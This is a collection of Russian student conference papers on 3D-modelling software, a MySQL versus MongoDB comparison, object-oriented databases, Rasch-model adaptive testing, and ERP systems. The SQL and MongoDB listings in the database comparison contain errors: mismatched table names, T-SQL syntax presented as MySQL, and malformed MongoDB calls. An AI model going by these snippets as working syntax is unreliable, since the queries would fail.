Последнее программное обеспечение в этом списке и еще одно универсальное программное обеспечение для 3D-моделирования, анимации, моделирования и рендеринга - это **Cinema 4D** от Maxon. Программное обеспечение широко используется художниками по компьютерной графике, дизайнерами и аниматорами для анимации, VFX, AR/MR/VR, дизайна, разработки игр и всех видов визуализации.

Cinema 4D предлагает широкий спектр передовых, но простых в использовании инструментов и функций анимации персонажей для создания реалистичных персонажей, а также множество предустановок для ускорения рабочего процесса анимации.

Подведя итоги данного обзора, программное обеспечение можно разделить по уровням сложности, начиная с простых и заканчивая более сложными ПО.

На первом месте - Blender, самая доступная и популярная программа для скульптурирования моделей и анимации, подходит новичкам из-за обилия обучающих материалов. На втором месте списка - Cinema 4D, программа для графической визуализации сцен, имеет очень простой интерфейс для начинающих. Третья программа – Meshmixer. Подходит как для новичков, которые решили просто изменить свои модели, так и для экспертов, которые будут редактировать крупные проекты. На четвертом месте - Geomagic Freeform, эта программа может проектировать САПР разной сложности, в ней предусмотрено 3D сканирование и обработка 3D объектов, подходит для всех. На пятом - 3D-Coat. 3D-Coat неплохая программа для скульптурирования моделей, дружелюбна и интуитивна к освоению. На шестом месте - Wings 3D, для тех, кто только планирует изучать трехмерное моделирование. Впрочем, для профессионалов тоже подойдет. Седьмая программа по списку – Zbrush. В этой программе создают модели персонажей и живых существ, сложна для освоения, так как моделирование здесь похоже на лепку из куска глины, поэтому нужно разбираться в анатомии и скульптуре. Восьмой программой будет Artec Studio, это ПО для профессионального 3D-сканирования и обработки данных. На девятом месте - Autodesk 3ds Max, эта программа нужна для создания качественных графических 3D-моделей, поэтому подходит только для профессионалов. Последнее, десятое место - Maya. Maya нужна для отрисовки сюжетов с максимальной реалистичностью, поэтому только профессионалов.

Безусловно, это не полный список программ для 3D-моделирования, однако данная статья содержит самые востребованные инструменты для конструкторов и дизайнеров. Здесь можно найти эффективное решение для любых задач.

СПИСОК ИСТОЧНИКОВ

1. Информационные технологии в современном мире : учеб. пособие В. Л. Ирманов, С. А. Светлова, У. С. Кваша [и др.]. – Москва : Учение. Московский государственный университет им. М. В. Ломоносова, факультет информационных технологий, 2003. – 175 с.
2. Информатика и ИКТ : учебник для школ / О. Г. Артова, С. В. Ивлин, Г. С. Вознов, А. А. Якушев. – Москва : Фортуна, 1995. – 244 с.
3. Ясенев, В. Н. Информационные системы и технологии : учеб. пособие / В. Н. Ясенев. – Москва : Юнити, 2012. – 560 с.
4. Основы логических операций: курс лекций / А. В. Дерягин, С. С. Ковалев, Н. О. Андреева [и др.]. – Санкт-Петербург : Успех, 1993. – 357 с.
5. Горло, Н. Е. Защита в информационной сфере / Н. Е. Горло, О. Ю. Пескова // Известия Южного федерального университета. Технические науки – 2010. – Т. 5, вып. 207. – С. 75-83. – URL: <https://cyberleninka.ru/article/n/podhody-k-postroeniyu-zaschisshennoy-sistemy-upravleniya-kontentom> (дата обращения 17.10.2022).
6. Гохберг, Г. С. Информационные технологии : учебник / Г. С. Гохберг. – М. : Academia, 2018. – 474 с.
7. Вдовин, В. М. Информационные технологии в финансово-банковской сфере : учеб. пособие / В. М. Вдовин, Л. Е. Суркова. – М. : Дашков и К, 2016. – 304 с.
8. Когаловский, М. Р. Перспективные технологии информационных систем / М. Р. Когаловский - М. : ДМК Пресс; Компания АйТи, 2003. - 288 с.
9. Бодров О. А. Предметно-ориентированные экономические информационные системы / О.А. Бодров - М. : Горячая линия - Телеком, 2013. - 244 с.
10. Бородакий, Ю. В. Эволюция информационных систем / Ю. В. Бородакий, Ю. Г. Лободинский - М. : Горячая линия - Телеком, 2011. - 368 с.

11. Янг, М. Интернет-безопасность: криптографические принципы, алгоритмы и протоколы / М. Янг - Чичестер, Западный Суссекс, Англия : J. Wiley, 2003 - 405 с.
12. Евдокимова, Л. М. Электронный документооборот и обеспечение безопасности стандартными средствами WINDOWS : учеб. пособие / Л. М. Евдокимова, В. В. Корябкин, А. Н. Пылькин, О. Г. Швечкова. – М. : КУРС, 2017. – 296 с. // ZNANIUM.COM : электронно-библиотечная система. – Режим доступа: <http://znanium.com/catalog.php#>, ограниченный. – Загл. с экрана
13. Форман, Д. Много цифр. Анализ больших данных при помощи Excel / Форман Д. : пер. с англ. Соколовой А. - М. : Альпина Пабл., 2016. - 461 с. // 89 ZNANIUM.COM : электронно-библиотечная система. – Режим доступа: <http://znanium.com/catalog.php#>, ограниченный. – Загл. с экрана.

УДК 004

Петрова Анна Николаевна, кандидат технических наук, доцент, заведующий кафедрой «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Petrova Anna Nikolaevna, Candidate of Technical Sciences, Associate Professor, Head of the Department «Design, Management and Development of Information Systems», Komsomolsk-na-Amure State University

Тимохов Максим Дмитриевич, студент, Комсомольский-на-Амуре государственный университет

Timokhov Maxim Dmitrievich, student of Komsomolsk-na-Amure State University

СРАВНИЕ СУБД MYSQL И MONOBD

COMPARISON OF MYSQL AND MONGODB DBMS

Аннотация. MongoDB и MySQL – две популярные и довольно известные систему управления базами данных, которые используются уже достаточно давно. СУБД MySQL как понятно из названия использует язык запросов SQL в качестве средства выборки, вставки, удаления данных по запросу пользователя. Имеет хорошую систему безопасности. Созданная давно имеет большую клиентскую базу, хорошую поддержку и много версий, которые обновляются. MongoDB относительно новая СУБД с немного худшей безопасностью. С не SQL языком-запросов используемы JavaScript и JSON файлы. Ведь для аналитики в реальном времени, мобильных приложений или сайтов она очень хорошо подходит. Что ведет к росту популярности в приложениях для аналитики в реальном времени, мобильных приложений или сайтов она очень хорошо подходит.

Abstract. MongoDB and MySQL are two popular and fairly well-known database management systems that have been used for quite a long time. The MySQL DBMS, as the name implies, uses the SQL query language as a means of fetching, inserting, and deleting data at the user's request. It has a good security system. The company has long had a large customer base, good support and many versions that are being updated. MongoDB is a relatively new DBMS with slightly worse security. JavaScript and JSON files are used with non-SQL query language. After all, it is very well suited for real-time analytics, mobile applications or websites. Which leads to an increase in popularity in real-time analytics applications, mobile applications or websites, it is very well suited

Ключевые слова: СУБД, модели данных, безопасность, MongoDB, MySQL, базы данных.

Key words: DBMS, data models, security, MongoDB, MySQL, databases.

Введение

В современном мире каждый человек почти каждый день пользуется различными интернет-ресурсами будь то интернет-магазины или кинотеатры, но их всех объединяет одно – это сайты и у каждого динамического сайта есть своя база данных. В настоящее время их большее количество, но одними из самых популярных для веб-разработок являются системы управления базами данных (СУБД) MySQL и MongoDB [4].

MySQL – это реляционная база данных, которая существует уже некоторое время. Но с учетом требований разнообразия и масштабируемости MongoDB стала популярной. Оба предлагают высокую производительность и аналогичные функции.

СУБД MongoDB

MongoDB, разработанная в 2007 году, представляет собой популярную СУБД NoSQL, основным отличим можно назвать способ хранения. В СУБД MongoDB используются документы вместо привычных таблиц [3].

Областей применения СУБД MongoDB много, основные и самые популярные это работа с большими данными, клиентская аналитика, системы управления контентом и многое другое.

Ограничения СУБД MongoDB:

- СУБД MongoDB не поддерживает объединения;
- потребление больших объемов памяти из-за технологии пар ключ-значений;
- документы имеют лимит в 16 Мб;
- система ACID (атомарность, согласованность, изолированность, надежность) не выполняется строго, что может привести к усложнению транзакций [5];
- нет поддержки хранимых процедур, что ведет к усложнению реализации бизнес-логики.

СУБД MySQL

MySQL – реляционное СУБД с открытым исходным кодом, которая хранит данные в таблицах и строках. В нем используется язык запросов SQL – самый популярный и известный язык запросов, который дает возможность получения нужных данных из базы данных [1].

Представление данных

СУБД MongoDB представляет данные, как документы JSON (листинг 1).

Листинг 1 – Представление данных в виде JSON-файла

```
{
  First Name: 'John',
  Last Name: "Doe",
  Date_birth: "10.10.2000"
  Employee_ID: "987654",
  Status: "Active"
}
```

Тогда как СУБД MySQL представляет данные в строках и таблицах.

Листинг 2 – Представление данных в виде таблицы

```
--создание новой таблицы
CREATE TABLE
[dbo].[Klients] (
  [First_Name] [nvarchar] (50) NULL,
  [Last_Name] [nvarchar] (50) NULL,
  [Date_birth] [date] NULL,
  [Employee_ID] [nvarchar] (4) NULL,
  [Status] [bool] NULL
)
--добавление данных в таблицу
INSERT [dbo].[Passager] ([First_Name], [Last_Name], [Date_birth],
  [Employee_ID], [Status])
VALUES
('John', 'Doe', '10.10.2000', '987654', true);
```

Язык запроса

СУБД MySQL использует язык запросов SQL, тогда как СУБД MongoDB использует язык JavaScript и JSON-структуры. Для наглядности, в листингах 3, 4 приведены некоторые операции на обоих этих языках.

Листинг 3 – Выборка, вставка и обновление данных в SQL

```
--выборка данных
select * from employee;
-- вставка данных
INSERT INTO employee (employee_id, department, status) VALUES
(12, 'Sales', 'Active');
--обновление данных
UPDATE employee SET department = 'Finance'
WHERE employee_id = 14;
```

Листинг 4 – Выборка, вставка и обновление данных в JavaScript и JSON-структурах

```
//выборка данных
db.find.employee()
//вставка данных
db.employee.insert ({employee_id:'12', department:'Sales', status:'Active'})
//обновление
db.employee.update({employee_id:{$eq:14}},{$set{department:'Finance'}},{multi:true})
```

Безопасность

В СУБД MySQL безопасность строится на основе привилегий, которые система дает пользователю, которые в свою очередь дает доступ к определенным операциям.

СУБД MongoDB использует роли с привилегиями, для определения доступа к базе данных.

Заключение

MySQL – хороший выбор, если в проекте [2]:

- база данных мало масштабируется;
- структура данных не будет меняться долгое время;
- важна безопасность;
- простой и функциональный язык запросов;
- важна хорошая поддержка проекта в будущем.

MongoDB – хороший выбор, если в проекте [5]:

- нужна высокая доступность данных наряду с автоматическим и мгновенным восстановлением данных;
- схема будет меняться;
- сервисы основаны на облаке;
- нужно ускорить разработку.

MongoDB может быть правильным выбором, если идет работа с аналитикой в реальном времени, мобильными приложениями, интернетом вещей и так далее. Данная СУБД будет хорошим вариантом, если в проекте будут структурированные и неструктурированные данные, которые могут быстро расти.

СПИСОК ИСТОЧНИКОВ

1. Мартишин, С. А. Проектирование и реализация баз данных в СУБД MySQL с использованием MySQL workbench: учеб. пособие / С. А. Мартишин, В. Л. Симонов, М. В. Храпченко. – Москва : ИД "Форум", 2012. – 20 с.

2. Сивака, А. Г. Краткое изложение основ работы с MySQL: учеб. пособие / Люк Веллинг и Лора Томсон ; [пер. с англ. и ред. А. Г. Сивака]. – Москва : Вильямс, 2005. – 294 с.

3. Бельшев, Р. Ю. Использование реляционных и документно-ориентированных систем управления базами данных в среде облачных вычислений / Ю. Р. Бельшев, О. В. Лагунов, // Безопасность цифровых технологий. – 2012. – № 2. – С. 69-74.

4. habr.com/ru/ блог-сайт : сайт. – Москва, 2006 – . – URL: <https://habr.com/ru/post/322532/> / (дата обращения: 29.10.2022). – Режим доступа: свободный.

5. metanit.com : сайт о программировании: сайт – Москва 2012 – . – URL: <https://metanit.com/nosql/mongodb/1.1.php> (дата обращения 29.10.2022) – Режим доступа: свободный

6. habr.com/ru : сайт-блог : сайт – Москва 2006 – . – URL: <https://habr.com/ru/post/555920/> (дата обращения 29.10.2022) – Режим доступа: свободный.

УДК 004.652

Петрова Анна Николаевна, кандидат технических наук, доцент, заведующий кафедрой «Проектирование, управление и разработка информационных систем»,
Комсомольский-на-Амуре государственный университет

Petrova Anna Nikolaevna, Candidate of Technical Sciences, Associate Professor,
Head of the Department «Design, Management and Development of Information Systems»,
Komsomolsk-na-Amure State University

Усынин Макар Валерьевич студент, Комсомольский-на-Амуре государственный университет

Usynin Makar Valerievich, student of Komsomolsk-na-Amure State University

СРАВНЕНИЕ СИСТЕМ УПРАВЛЕНИЯ БАЗАМИ ДАННЫХ С ОБЪЕКТНО-ОРИЕНТИРОВАННОЙ И РЕЛЯЦИОННОЙ МОДЕЛЬЮ ДАННЫХ

COMPARATIVE ANALYSIS OF OBJECT-ORIENTED AND RELATIONAL DATABASES

Аннотация. Данная работа посвящена объектно-ориентированной модели данных, её развитию, сравнению с реляционной моделью данных и области применения объектно-ориентированных баз данных. Большое внимание уделяется причинам появления объектно-ориентированных баз данных их области применения и существующим проблемам разработки объектно-ориентированных систем управления базами данных.

Abstract. This work is devoted to the object-oriented data model, its development, comparison with the relational data model and the scope of object-oriented databases. Much attention is paid to the reasons for the emergence of object-oriented databases, their scope and existing problems of developing object-oriented database management systems.

Ключевые слова: база данных, объектно-ориентированное программирование, модель данных, объектно-ориентированные базы данных, реляционные базы данных.

Key words: database, object-oriented programming, data model, object-oriented database, relational databases.

Объектно-ориентированное программирование (ООП) – это одна из парадигм разработки, подразумевающая представление программы в виде взаимодействующих друг с другом объектов, а не на функции и логические структуры. Наряду с объектно-ориентированным подходом написания программ, в середине 1980-х годов, появились первые исследования и публикации об объектно-ориентированной модели данных.

С возникновением и развитием программного обеспечения появилась необходимость манипулировать сложными данными, следствием этого стало развитие идей объектно-ориентированного программирования. Объектно-ориентированный подход к программированию дал возможность создавать сложные данные и эффективно ими манипулировать, что стало приводить к сложностям долговременного хранения информации. Реляционные базы данных не позволяют работать со сложными объектами из-за чего для хранения данных приходится интерпретировать данные из объектно-ориентированной модели в реляционную модель. Эта и другие проблемы реляционной модели послужили толчком к развитию пятого поколения баз данных.

Первыми решить проблему хранения сложных данных вызвали реляционные средства управления базами данных (РСУБД) с поддержкой сложных объектов. Данные СУБД все так же поддерживали SQL подобные языки, расширенные для возможности работы со сложными данными.

РСУБД с поддержкой сложных объектов были достаточно популярны и во многом отвечали нужным требованиям, но они не реализовывали полноценной совместимости с объектно-ориентированной моделью данных используемой в объектно-ориентированных языках. Они не позволяли работать с данными в том же виде, в котором с ними работает приложение, то есть они не решали проблемы интерпретации и необходимости кроме разработки приложения заниматься поддержкой базы данных.

Следующим шагом стала разработка объектно-ориентированных баз данных. Опираясь на прошлый опыт, многие разработчики решили применять объектно-ориентированные языки программирования вместо SQL, практически каждая объектно-ориентированная система управления базами данных (ООСУБД) обладала, либо своим собственным, либо использовала один из существующий объектно-ориентированных языков программирования.

Летом 1991 года в США образовывается группа управления объектными базами данных – Object Database Management Group (ODMG). В конце 1993 года группа опубликовала стандарт ODMG-93 – стандарт ООБД. На момент разработки стандарта в группу входили: Object Design, Objectivity, Ontos, O2 Technology, SunSoft, Versant, данные фирмы занимали 90 % рынка СУБД.

Понятия, ставшие основными в ООБД, изображены на рисунке 1.

Основными парадигмами ООБД стали: инкапсуляция, наследование, полиморфизм, методы.

Еще одной отличительной чертой ООБД стала система уникальной идентификации каждого независимого объекта. Каждая ООБД сама следит за уникальной идентификацией объектов, значение уникального идентификатора не видно пользователю.

На данный момент существует множество ООСУБД: Matisse, Orion, Iris, Postgres, Versant, Jasmine и другие.

Все эти СУБД сложно сравнивать, так как отсутствует общая концепция организации данных, каждая ООСУБД предлагает что-то свое, свои механизмы хранения, работы с данными, свои механизмы оптимизации поиска и запросов. При этом все ООСУБД стараются придерживаться объектно-ориентированной парадигмы, что делает их во многом похожими.

Не смотря на все достоинства ООБД, такие как возможность работы, со сложными объектами, объектно-ориентированный подход и вытекающие из него наследование, инкапсуляция, полиморфизм, отсутствие необходимости следить за уникальной идентификацией объектов, возможность хранить данные, так как они хранятся в самом

Основные понятия ООБД



Рисунок 1 – Основные понятия объектно-ориентированных баз данных

приложение, у ООБД имеются существенные недостатки, не дающие им тягаться с реляционными базами данных.

Главные недостатки ООБД состоят в том, что в настоящее время не решены фундаментальные вопросы, такие как: математический аппарат, язык запросов и хранение данных и методов.

Эдгар Кодд предложил математический аппарат реляционной алгебры. Данный математический аппарат объяснял основные операции над отношениями в базе данных и доказывает оптимальность этих операций. Для ООБД до настоящего времени не был описан математический аппарат, все попытки его описать все еще не привели к существенному результату.

Язык запросов реляционных БД был принят в 1986 году и описывался стандартом SQL-86, в его основу был заложен математический аппарат Эдгара Кодда. Для ООБД был принят стандарт ODMG-93, он описывал, что должны делать ООБД, но не описывал, как они должны это делать, прийти к единому мнению на этот счет все еще не удалось.

В реляционных базах данных, данные хранятся в «голом» виде и что с ними будет дальше, определяет разработчик. С объектно-ориентированными базами данных есть сложности из-за того, что данные хранятся в виде объекта – совокупность свойств и методов, что создает проблемы для дальнейшей работы.

Так же одной из проблем ООБД является реализация объектно-ориентированного подхода, в силу разных причин некоторые парадигмы не удается реализовать в полной мере. Большинство ООБД не допускают динамического изменения схемы данных. Кроме этих проблем существуют и другие, не решенные проблемы.

Не смотря на свои недостатки, ООСУБД применяются в узких направлениях, в которых требуется не быстрая работа базы данных или обработка больших данных, а возможность работать со сложными объектами, имеющими сложные и запутанные связи.

В современном мире ООБД не так популярный, не многие СУБД используют объектно-ориентированный модель данных, это связано в первую очередь с тем, что в ООБД медленно выполняются запросы, но, несмотря на это, ООСУБД применяют в различных проектах. ООБД используются для того, для чего они и разрабатывались, позволяют работать со сложными объектами, при работе с которыми использовать реляционные базы не выгодно. Такими проектами являются: САПР системы, промышленное программное обеспечение, в основном это системы нетрадиционные для баз данных.

В настоящее время не решены фундаментальные вопросы ООБД такие как: математический аппарат, язык запросов и хранение данных и методов, что не позволяет нынешним ООСУБД тягаться с другими СУБД. Решение данных вопросов может серьезно расширить круг применения ООСУБД.

СПИСОК ИСТОЧНИКОВ

1. Петрова, А. Н. Проектирование баз данных: учеб. пособие / А. Н. Петрова, В. Е. Степаненко. – Комсомольск-на-Амуре: ФГБОУ ВО «КНАГТУ», 2018. – 104 с.
2. Агальцов, В. П. Базы данных: в 2 кн. Книга 2. Распределенные и удаленные базы данных : учебник / В. П. Агальцов. – Москва: ИД «ФОРУМ»: ИНФРА-М, 2018. – 271 с. // ZNANIUM.COM: электронно-библиотечная система. – Режим доступа: <http://znanium.com/catalog.php#>, ограниченный. – Загл. с экрана.
3. Белова, Д. М. Исследование объектной модели данных в сложной информационной системе / Д. М. Белова, А. Н. Петрова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы III Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. В 3-х частях, Комсомольск-на-Амуре, 06–10 апреля 2020 года / Редколлегия: Э.А. Дмитриев (отв. ред.) [и др.]. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2020. – Ч. 2. – С. 224-227.

Петрова Анна Николаевна, кандидат технических наук, заведующий кафедрой «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет
Petrova Anna Nikolaevna, Candidate of Technical Sciences, Head of the Department «Design, Management and Development of Information Systems», Komsomolsk-na-Amure State University
Фролов Дмитрий Олегович, магистр, Комсомольский-на-Амуре государственный университет
Frolov Dmitry Olegovich, Master, Komsomolsk-na-Amure State University

РАЗРАБОТКА АДАПТИВНОЙ СИСТЕМЫ ТЕСТИРОВАНИЯ

DEVELOPMENT OF AN ADAPTIVE TESTING SYSTEM

Аннотация. В настоящее время стремительно растет востребованность дистанционного образования и соответственно растет предложение образовательных услуг удаленно. Для того чтобы эффективно контролировать знания, применяют информационные технологий в тестировании. Однако есть недостатки такого подхода: так маленькая заинтересованность тестируемого, а также ограниченное время прохождения теста. Эти недостатки можно нивелировать с помощью адаптивной системы тестирования.

Abstract. Currently, the demand for distance education is growing rapidly and, accordingly, the supply of educational services remotely is growing. In order to effectively control knowledge, information technologies are used in testing. However, there are disadvantages of this approach: so little interest of the test-taker, as well as the limited time for passing the test. These shortcomings can be leveled with the help of an adaptive testing system.

Ключевые слова: адаптивная система тестирования; модель Раша; тестирование, информационные технологии, обучающие системы.

Key words: adaptive testing system; Rasch model; testing, information technology, training systems.

Введение

Как правило в разработке систем адаптивного тестирования, возникают задачи, связанные с инвариантным сравнением. Инвариантное сравнение говорит, что, если $A > B$, то должен быть и такой же результат в другом тестировании. Сравнивая A и B , результаты обязаны быть схожими, даже независимо от инструментов измерения. Для физика это очевидно настолько, что даже не заслуживает упоминания.

При оценке человеческой эффективности должны быть аналогичные результаты. Но иногда фактический результат может очень сильно отличаться от того результата, который ожидали: при проведении теста для определения IQ с одинаковыми наборами вопросов, результаты могут иметь отличия при сравнении с результатами подобного теста. В связи с этим результат может показать, что Дима умнее Никиты, а в другом тесте с похожими вопросами покажет, что Никита умнее Димы.

Недостатки существующих адаптивных систем тестирования

Способности больших коллективов очень часто приходится оценивать экспертам. Если сдающих тесты много, то происходит деление на подгруппы, и для каждого человека имеется свои судьбы. Довольно часто эксперты оценивают качество одного аттестуемого, а другие эксперты оценивают совсем другие качества и разным людям дают задачи с разной сложностью. В роли экспертов могут выступать руководители работников. Так же проекты могут иметь различия для сложности. К примеру менедже-

ры, независимо от того, на какие проекты они поставлены и кому они должны подчиняться, конкурируют за одни бонусы и за одни и те же места с большей зарплатой. Для тех сотрудников, которых будут оценивать строгие судья или те сотрудники, которые имеют более сложные проекты, будут в менее выгодной ситуации, в отличие от их коллег. Такое сравнение не будет эффективным. Доминирующим решающим фактором, определяющим рейтинги сотрудников, должно быть условие, не контролируемое ими.

Модель Раша для систем адаптивного тестирования

В 1961 году данную проблему решил датский статистик Георг Раш. Им был разработан метод, который мог предсказывать вероятность того, что учащийся сможет ответить правильно на вопрос бинарного типа «верно/неверно» основываясь на следующем:

1) процент в главной совокупности других учащихся, которые ответили правильно на этот вопрос;

2) процент других вопросов, для которых испытуемый дал правильный ответ. Для выполнения тестов человеком, который не был знакомым с вопросами, имеется возможность предсказать погрешность, которую можно вычислить, даже если учащийся дает разные ответы.

Раш смог рассчитать вероятность для случая, когда испытуемый сможет случайно ответить на вопрос корректно. Эта вероятность равна вероятности испытуемых, которые дали правильный ответ. Данный показатель Раш назвал *уровнем трудности* и предложил рассчитывать его по формуле (1) – логарифм отношений вероятности правильных и неправильных ответов:

$$\ln \frac{Q}{1-Q}, \quad (1)$$

где Q - вероятность правильного ответа.

Например, если задание было сложным 65 %, то это значит, что 35 % учащихся ответили правильно ($Q=0,35$), а 65 % учащихся дали не правильный ответ, тогда уровень трудности составляет – 0,62. График определения вероятности правильного ответа приведен на рисунке 1.




Рисунок 1 – Вероятность правильного ответа

Если трудность задания составляет 80 %, то на данный вопрос ответит верно 20 %, и т.д. То есть, модель Раша – это отличный способ калибровки вероятностей.

Применение модели Раша для системы адаптивного тестирования

Алгоритм оценки знаний испытуемого и оценки сложности вопросов с применением модели Раша будет иметь вид:

- 1) Для вопросов определены предварительные уровни сложности.
- 2) Вопросы разбиты на группы по уровням сложности.
- 3) Вопрос предлагается для тестирования и удаляется из списка не заданных вопросов.
- 4) После успешного ответа, увеличивается число правильных ответов, иначе увеличивается число неправильных ответов.
- 5) Увеличивается число выполненных заданий.
- 6) Пересчитывается уровень сложности вопроса и определяется группа, к которой он относится.
- 7) Пересчитывается уровень подготовки испытуемого и следующий вопрос предлагается уже с учетом нового уровня.

Заключение

Для реализации системы адаптированного тестирования используется модель Раша из-за своей эффективности, малого количества ограничений. Так же основным преимуществом модели Раша является низкая зависимость от дифференцирующую способности заданий, поэтому в условиях низкой наполненности тестовой базы данная модель будет показывать максимальную эффективность.

СПИСОК ИСТОЧНИКОВ

1. Щадная, М. А. Адаптивное тестирование как фактор успешного обучения / М.А. Щадная. – Москва : Аэтерна, 2018. – 163 с.
2. Есин, Р. В. Структурная схема организации адаптивного тестирования в электронной обучающей среде / Р. В. Есин. – Москва : Питер, 2017. – 320 с.
3. Гришаева, К. Е. Функциональность различных видов и форм тестирования и теоретические аспекты их использования в образовательном процессе / К. Е. Гришаева. – Москва : Научный Альманах, 2016. – 103 с.
4. Буздова, А. А. Модели адаптивного тестирования / А. А. Буздова, И. А. Семенов. – Москва : АСТ-ЦЕНТР, 2012. – 84 с.
5. Рогов, И. Е. Оценка уровня сложности тестирующих программ / И. Е. Рогов в сборнике : Актуальные вопросы современной науки и образования. Сборник статей IV Международной научно-практической конференции. – Петрозаводск, 2021. С. 183-188.
6. Муратова, Л. А. Анализ теста «Теория функций комплексной переменной» с привлечением моделей Раша и Бирнбаума / Муратова Л. А. // Вестник Самарского государственного технического университета. Серия: Психолого-педагогические науки. 2019. № 1 (41). С. 111-126.
7. Белов, Е. Б. Анализ влияния первичных баллов заданий на уровни подготовленности респондентов в дихотомической модели Раша на основе взвешенного метода максимального правдоподобия / Белов Е. Б., Алексеев М. В., Китаев Н. П., Кучумов А. И. // Статистика и Экономика. 2019. Т. 16. № 2. С. 89-98.
8. Сербин, В. И. Принципы создания моделей обучения / Сербин В. И. // В сборнике: Перспективы и возможности использования цифровых технологий в науке, образовании и управлении. сборник материалов Всероссийской научно-практической конференции. Астрахань, 2022. С. 155-159.
9. Евдокимова, С. А. Исследование заданий теста по дисциплине «Основы бухгалтерского учета» по моделям IRT / Евдокимова С. А., Кащенко М. А., Новикова Т. П. // в сборнике: Моделирование информационных систем. Материалы Международной научно-практической конференции. Воронеж, 2021. С. 61-68.

Петрова Анна Николаевна, кандидат технических наук, доцент, заведующая кафедрой «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Petrova Anna Nikolaevna, Candidate of Engineering Sciences, Associate Professor, Head of the Department «Design, Management and Development of Information Systems», Komsomolsk-na-Amure State University

Чеховской Сергей Витальевич, студент, Комсомольский-на-Амуре государственный университет

Chehovskoy Sergey Vitalevich, student of Komsomolsk-na-Amure State University

ОБЗОР СОВРЕМЕННЫХ ИНФОРМАЦИОННЫХ СИСТЕМ УПРАВЛЕНИЯ БИЗНЕС-ПРОЦЕССАМИ

MODERN BUSINESS PROCESS MANAGEMENT INFORMATION SYSTEMS OVERVIEW

Аннотация. В работе выполнен обзор наиболее популярных и современных информационных систем, системы стандарта ERP: финансово-управленческие системы, средние интегрированные системы – для управления производственными предприятиями среднего и крупного масштаба, крупные интегрированные системы. Рассмотрены современные информационные системы, их доля на рынке и отношение российских предприятий к отечественным информационным системам, и их внедрение на предприятиях.

Abstract. This work is devoted to the review of the most popular and up-to-date information systems as well as the ERP standard systems: financial and management systems, medium integrated systems, that are used for medium and large-scale manufacturing enterprises management, and large integrated systems. Modern information systems, their market share and attitude of Russian enterprises towards domestic information systems and their implementation at enterprises are considered.

Ключевые слова: информационные системы, бизнес-процессы, ERP-системы, управление производственным предприятием, программное обеспечение.

Key words: information systems, business processes, ERP systems, manufacturing enterprise management, software.

Одной из основных задач, стоящих сегодня перед фирмами, является объединение данных из систем, для обеспечения информационного потока по всему предприятию. Электронная коммерция, электронный бизнес и усиливающаяся глобальная конкуренция вынуждают фирмы сосредоточиться на скорости выхода на рынок, улучшении обслуживания клиентов и более эффективном исполнении. Поток информации и работы должен быть организован таким образом, чтобы организация могла работать как хорошо отлаженная машина. Эти изменения требуют новых мощных систем, которые могут интегрировать информацию из многих различных функциональных областей и организационных подразделений и координировать деятельность фирмы с деятельностью поставщиков и других деловых партнеров.

Новая бизнес-среда цифровой фирмы требует от компаний более стратегического подхода к своим бизнес-процессам. Бизнес-процессы относятся к наборам логически связанных действий для достижения определенного бизнес-результата. Бизнес-процессы также относятся к уникальным способам, с помощью которых организации и руководство координируют эту деятельность. Бизнес-процессы компании могут быть источником конкурентной силы, если они позволяют компании внедрять инновации

лучше или выполнять работу лучше, чем ее конкуренты. Бизнес-процессы также могут быть не задействованы, если они основаны на устаревших методах работы, которые препятствуют оперативности и эффективности организации.

Многие бизнес-процессы являются межфункциональными, выходящими за границы между продажами, маркетингом, производством и исследованиями, и разработками. Эти межфункциональные процессы пересекаются с традиционной организационной структурой, объединяя сотрудников разных функциональных специальностей для выполнения части работы. Например, процесс выполнения заказа во многих компаниях требует взаимодействия между отделом продаж (получение заказа, ввод заказа), бухгалтерской функцией (проверка кредитоспособности и выставление счетов за заказ) и производственной функцией (сборка и отправка заказа). Информационные системы поддерживают эти межфункциональные процессы, а также процессы для отдельных бизнес-функций.

Современные фирмы обнаруживают, что они могут стать более гибкими и продуктивными, более тесно координируя свои бизнес-процессы и, в некоторых случаях, интегрируя эти процессы, чтобы сосредоточиться на эффективном управлении ресурсами и обслуживании клиентов. Корпоративные приложения предназначены для поддержки координации и интеграции процессов в масштабах всей организации. Эти корпоративные приложения состоят из корпоративных систем, систем управления цепочками поставок, систем управления взаимоотношениями с клиентами и систем управления знаниями. Каждое из этих корпоративных приложений объединяет соответствующий набор функций и бизнес-процессов для повышения производительности организации в целом.

Как правило, эти более современные системы используют преимущества корпоративных интрасетей и веб-технологий, которые обеспечивают эффективную передачу информации внутри фирмы и фирмам-партнерам. Эти системы по своей сути являются межуровневыми, кросс-функциональными и ориентированными на бизнес-процессы.

Корпоративные системы создают интегрированную общеорганизационную платформу для координации ключевых внутренних процессов фирмы. Информационные системы для управления цепочками поставок (SCM) и управления взаимоотношениями с клиентами (CRM) помогают координировать процессы управления взаимоотношениями фирмы со своими поставщиками и клиентами. Системы управления знаниями позволяют организациям лучше управлять процессами сбора и применения знаний и экспертных знаний. В совокупности эти четыре системы представляют собой области, в которых корпорации осуществляют цифровую интеграцию своих информационных потоков и делают крупные инвестиции в информационные системы.

Крупная организация обычно располагает множеством различных видов информационных систем, которые поддерживают различные функции, организационные уровни и бизнес-процессы. Большинство из этих систем были построены вокруг различных функций, бизнес-единиц и бизнес-процессов, которые не «разговаривают» друг с другом и, следовательно, не могут автоматически обмениваться информацией. Руководителям может быть трудно собрать данные, необходимые им для получения всеобъемлющей картины деятельности организации. Например, сотрудники отдела продаж могут быть не в состоянии определить во время размещения заказа, есть ли заказанные товары на складе; клиенты не могут отслеживать свои заказы; а производителям нелегко связаться с отделом финансов для планирования нового производства. Таким образом, такая фрагментация данных в сотнях отдельных систем может оказать негативное влияние на организационную эффективность и показатели бизнеса.

Системы управления цепочками поставок (SCM) в большей степени ориентированы вовне, фокусируясь на оказании помощи фирме в управлении ее отношениями с поставщиками для оптимизации планирования, поиска поставщиков, производства и

доставки продуктов и услуг. Эти системы предоставляют информацию, позволяют поставщикам, закупочным фирмам, дистрибьюторам и логистическим компаниям координировать, планировать и контролировать бизнес-процессы закупок, производства, управления запасами и доставки продуктов и услуг.

